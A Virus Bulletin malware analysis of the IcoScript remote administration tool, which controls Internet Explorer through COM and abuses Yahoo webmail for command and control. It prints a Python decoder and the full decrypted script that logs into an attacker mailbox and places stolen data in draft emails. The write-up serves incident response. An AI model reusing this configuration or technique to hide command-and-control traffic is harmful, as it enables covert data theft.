virus BULLETIN Covering the global threat landscape

ICOSCRIPT: USING WEBMAIL TO CONTROL MALWARE

Paul Rascagnères
G Data, Germany

Recently, we identified a piece of malware that had gone undetected since 2012. We named the malware Win32.Trojan.IcoScript.A. This sample is a classic remote administration tool (RAT) but it has a particular way of communicating with its control server. It is very modular and it abuses popular web platforms (like *Yahoo* and *Gmail*) for command and control communication. This article presents the techniques used by this malware. In addition, we can envisage future techniques that will make the lives of incident response teams harder.

HIDDEN COM-MUNICATION

Component Object Model technology (COM)

Microsoft Windows provides an interface for inter-process communication. It allows developers to control the objects of other applications. This technology, called COM, can be used to control *Internet Explorer*. It's very useful for malware developers because it allows them to manipulate the browser that is being used by a legitimate user. The advantages are as follows:

- The HTTP communication is performed by the user's iexplore.exe process (not by the malware itself).
- If the targeted infrastructure uses a proxy (with authentication), the malware can reuse the proxy token stored in the user session. (The malware developers don't have to worry about the proxy configuration on the infected machine.)
- Analysis by reverse engineering is more complicated – there's no obvious evidence of malicious network behaviour or socket usage etc.
- The user does not usually notice the additional communication being carried out by the browser – the session is hidden.

Listing 1 shows an example of harmless COM usage to get the content of a web page.

If we go back to our sample and look at it from an analyst's point of view, the malware uses two specific and interesting

```
if (SUCCEEDED(OleInitialize(NULL)))
{
    IWebBrowser2*    pBrowser2;
    HRESULT hr;
    IDispatch* pHtmlDoc = NULL;
    CoCreateInstance(CLSID_InternetExplorer, NULL, CLSCTX_LOCAL_SERVER,
                     IID_IWebBrowser2, (void**)&pBrowser2);
    if (pBrowser2)
    {
        VARIANT vEmpty;
        VariantInit(&vEmpty);
        BSTR bstrURL = SysAllocString(L"http://www.gdata.de");

        HRESULT hr = pBrowser2->Navigate(bstrURL, &vEmpty, &vEmpty, &vEmpty, &vEmpty);
        if (SUCCEEDED(hr))
        {
             hr = pBrowser2->get_Document(&pHtmlDoc);
        }
        else
        {
             pBrowser2->Quit();
        }
        SysFreeString(bstrURL);
        pBrowser2->Release();
    }
    OleUninitialize();
}
```

Listing 1: Harmless COM usage.

functions: CoInitialize() (which is called by OleInitialize() in the example shown in Listing 1) and CoCreateInstance(). The first is used to initialize the COM library on the current thread. The second function is used to create an object of the class associated with a specified CLSID. As can be seen in Listing 1, the CLSID is the first argument and represents the object to manipulate (in our case *Internet Explorer*). Figure 1 shows an *IDA* screenshot of this function in our sample.



Figure 1: Use of CoCreateInstance().

Figure 2 shows the first argument (the CLSID).

The value is: 0002DF01-0000-0000-C000-000000000046. We can find what is behind this ID in the *Windows* registry: HKEY_CLASSES_ROOT\CLSID (see Figure 3).

The registry value confirms that our sample creates an instance of *Internet Explorer*. Thanks to this information, we know that the malware manipulates *Internet Explorer*.

Words don't come easy

To optimize the manipulation of the browser and achieve a modular communication channel, the malware developers created a kind of scripting language. The script is encrypted and concealed in an additional file, used as a configuration file. This is appended to a legitimate '.ico' (icon) file (containing an *Adobe Reader* logo).

We can find the routine used to decrypt the data in the sample, Figure 4 shows a screenshot of the routine.



Figure 2: CLSID value.



Figure 3: CLSID correspondence.

```
def decode(strg):
  strg = strg.replace('0', '@')
  strg = strg.replace('1', '\\')
  if len(strg) < 3:
    return strg
  c = 0
  final = ""
  while c < len(strg):
    final = final + chr(((ord(strg[c+1])>>4)&3)|(ord(strg[c])<<2) & 0xff)
    final = final + chr(((ord(strg[c+2])>>2)&0xf)|(ord(strg[c+1])<<4) & 0xff)
    final = final + chr((ord(strg[c+3])&0x3f)|(ord(strg[c+2])<<6) & 0xff)
    c = c+4
  return re.sub("\)$", "", final.replace("\n", ""))
```

Listing 2: Python script to decode the data.



Figure 4: Function used to decode the .ico configuration file.

We created a Python script to decrypt the data, as shown in Listing 2.

The following is the decrypted script included in the sample 378c0eacf2cc0c2b918ffe567f997e66:

```
[COMMON]
RUN=2
TS1=8
TS2=10
TO=5
TD=15
TW=25
TE=7
[-1-]

A_1_T=URL
A_1_Att_V=http://mail.yahoo.com

B_1_T=INPUT
B_1_Att_M=id
B_1_Att_V=username
B_1_V=ku...n3@yahoo.com

B_2_T=INPUT
B_2_Att_M=id
B_2_Att_V=passwd
B_2_V=3ed...$

B_3_T=CHECK
B_3_Att_M=id
B_3_Att_V=persistent
B_3_V=0

B_4_T=BUTTON
B_4_Att_M=id
B_4_Att_V=.save
B_N=P
B_E=O

O_1_T=BODY
O_1_Att_M=text
O_1_Att_V= ku...n3
O_1_V=MY
O_N=C
O_E=Z

P_1_T=INPUT
P_1_Att_M=id
P_1_Att_V=username
P_1_V=p
P_N=B
P_E=Q

Q_1_T=INPUT
Q_1_Att_M=id
Q_1_Att_V=passwd
Q_1_V=3ed...$

Q_2_T=BUTTON
Q_2_Att_M=id
Q_2_Att_V=.save
Q_N=R
Q_E=R

R_1_T=A
R_1_Att_M=id
R_1_Att_V=skip
R_N=S
R_E=S

S_1_T=INPUT
S_1_Att_M=id
S_1_Att_V=.norepl
S_N=T
S_E=T

T_1_T=A
T_1_Att_M=id
T_1_Att_V=skip
T_N=C
T_E=C

C_1_T=A
C_1_Att_M=href
C_1_Att_V=showFolder?fid=Inbox
C_1_P_Tag=LI
C_1_P_P_Tag=UL
C_E=X

D_1_T=A
```

```
D_1_Att_M=text
D_1_Att_V=GUID
D_N=C
D_E=E

E_1_T=FDF
E_1_V=S

F_1_T=FORM
F_1_Att_M=action
F_1_Att_V=compose?

G_1_T=TEXTAREA
G_1_Att_M=id
G_1_Att_V=to
G_1_V= ku...n3@yahoo.com

G_2_T=TEXTAREA
G_2_Att_M=id
G_2_Att_V=compose_editorArea
G_2_V=BLOCK

G_3_T=INPUT
G_3_Att_M=id
G_3_Att_V=Subj
G_3_V=TITLE

G_4_T=INPUT
G_4_Att_M=id
G_4_Att_V=save_bottom
G_N=E

X_1_T=A
X_1_Att_M=href
X_1_Att_V=logout
X_N=Z
```

The scripting language used in the sample is a step-by-step action. Each step is defined by a variable and a value for it – for example, in the step A_1_T=URL, A_1_T is the variable and URL is the value.

The variable is divided into two or three parts split by '_'. The first part is the step ID. The following is a list of the supported actions and variables:

- A: use *IE* to go to a specific link on a website
- BLOCK: a variable that contains the data to exfiltrate
- BODY: control an element in a web page
- BUTTON: use *IE* to press a specific button on a web page
- CHECK: use *IE* to check/uncheck a checkbox on a web page
- E: specify the step ID on failure
- EXC: execute a file
- GUID: a variable that contains the malware instance ID
- FDF: control whether outgoing messages are present
- HIDDEN: use *IE* to get the content of a 'HIDDEN' element on a web page
- IFRAME: use *IE* to get the content of an 'IFRAME' on a web page
- INPUT: use *IE* to fill in a form on a web page (INPUT type)
- N: specify the step ID on success
- TEXTAREA: use *IE* to fill in a form on a web page (TEXTAREA type)
- TITLE: a variable that contains the title of the outgoing message
- URL: use *IE* to connect to a specific URL.

Table 1 shows the interpretation of the example decrypt above.

The step G is a crucial one. In addition to exfiltrating data, the malware checks available email in the mailbox (thanks to step E) and looks for the string pattern <<<<<<<< … >>>>>>>>. If the string is found, the data between it is executed. We also identified some variants that use ++++++++ and ####### to delimit the data to execute.

MESSAGE IN A HAYSTACK

This approach is very interesting for several reasons:

- It is modular: in the sample we looked at, the malware uses *Yahoo* email, but it would be easy to switch to another webmail such as *Gmail*. We imagine that the author(s) can also use social media platforms such as *Facebook* and *LinkedIn*.
- The use of popular webmail services prevents companies from blacklisting and containing the traffic.
- Intrusion detection systems (IDS) fall short of detecting the strings <<<<<<< and >>>>>> and +++++++ and ######, because the network flow of *Yahoo* webmail is compressed with *gzip*. The data is only uncompressed in the user's browser, so the IDS would have to uncompress on the fly. Furthermore, the string can use HTML obfuscation tricks, as we know from spam (for example by mixing > and >).
- The attackers can use hundreds of different email accounts with names that are very similar to those of real users. It is very difficult to distinguish fake accounts from real ones.

As we can see, this kind of communication can be hard for incident response teams to detect during the containment phase.

Step	Command	Description
Step A	URL: http://mail.yahoo.com	Use COM to connect *IE* to http://mail.yahoo.com
Step B-1	INPUT: id:username:ku...n3@yahoo.com	Use COM to fill the username field with k...n3@yahoo.com
Step B-2	INPUT: id:passwd:3ed...$	Use COM to fill the password field with 3ed...$
Step B-3	CHECK: id:persistent:0	Use COM to check the checkbox called 'persistent'
Step B-4	BUTTON: id:.save	Use COM to click on the .save button
Step B-N	N: P	If step B is a success, go to step P
Step B-E	E: O	If step B is a failure, go to step O
Step O-1	BODY: text:ku...n3:MY	Use COM to check if an element called 'ku...n3' contains MY
Step O-N	N: C	If step O is a success, go to step C
Step O-E	E: Z	If step O is a failure, go to step Z
Step P-1	INPUT: id:username:p	Use COM to fill the username field with p
Step P-N	N: B	If step O is a success, go to step B
Step P-E	E: Q	If step O is a failure, go to step Q
Step Q-1	INPUT: id:passwd:3ed....$	Use COM to fill the password field with 3ed...$
Step Q-2	BUTTON: id:.save	Use COM to click on the .save button
Step Q-N	N: R	If step Q is a success, go to step R
Step Q-E	E: R	If step Q is a failure, go to step R
Step R-1	A: id:skip	Click on the link with the id skip
Step R-N	N: S	If step R is a success, go to step S
Step R-E	E: S	If step R is a failure, go to step S
Step S-1	INPUT: id:.norepl	Use COM to fill the form .norepl
Step S-N	N: T	If step S is a success, go to step T
Step S-E	E: T	If step S is a failure, go to step T
Step T-1	A id:skip	Click on the link with the id skip
Step T-N	N: C	If step T is a success, go to step C
Step T-E	E: C	If step T is a failure, go to step C
Step C-1	A: href:showFolder?fid=Inbox:LI:UL	Go to the href: showFolder?fid=Inbox
Step C-E	E: X	If step E is a failure, go to step X
Step D-1	A: text:GUID	Click on the link with the text GUID
Step D-N	N: C	If step D is a success, go to step C
Step D-E	E: E	If step D is a failure, go to step E
Step E-1	FDF: S:FORM:action:=compose?	Check if an email is available in the mailbox
Step G-1	TEXTAREA: id:to:ku...n3@yahoo.com	Use COM to fill the TEXTAREA called 'to' with ku...n3@yahoo.com
Step G-2	TEXTAREA: id:compose_editorArea: BLOCK	Use COM to fill the TEXTAREA called 'compose_editorArea' with the data to exfiltrate
Step G-3	INPUT: id:Subj:TITLE	Use COM to fill the Subj form
Step G-4	INPUT: id:save_bottom	Use COM to save the message
Step G-N	N: E	If step G is a failure, go to step E
Step X-1	A: href:logout	Go to the href: logout
Step X-N	N: Z	If step X is a failure, go to step Z

Table 1: Interpretation of example decrypt.

CONCLUSION

The technique used by this remote administration tool is clever, because it is modular, easy to adapt and the flow of traffic is overlooked among the large number of legitimate web requests. Malware developers constantly work to improve the communication between the infected machines and the command and control servers. For incident response teams, containment is usually restricted to blocking the URL on the proxy. In this case, the URL cannot easily be blocked and a lot of legitimate requests must not be blocked. Furthermore, the attacker can configure each sample to use multiple legitimate websites such as social networks, webmail sites, cloud services and so on. The containment must be performed on the network flow in real time. This approach is harder to realize and to maintain. It demonstrates both that attackers know how incident response teams work, and that they can adapt their communication to make detection and containment both complicated and expensive.

Editor: Martijn Grooten
Chief of Operations: John Hawes
Security Test Engineers: Scott James, Tony Oliveira
Sales Executive: Allison Sketchley
Editorial Assistant: Helen Martin
Perl Developer: Tom Gracey
Consultant Technical Editors: Dr Morton Swimmer, Ian Whalley

Tel: +44 (0)1235 555139. Fax: +44 (0)1865 543153
Email: editorial@virusbtn.com
Web: http://www.virusbtn.com/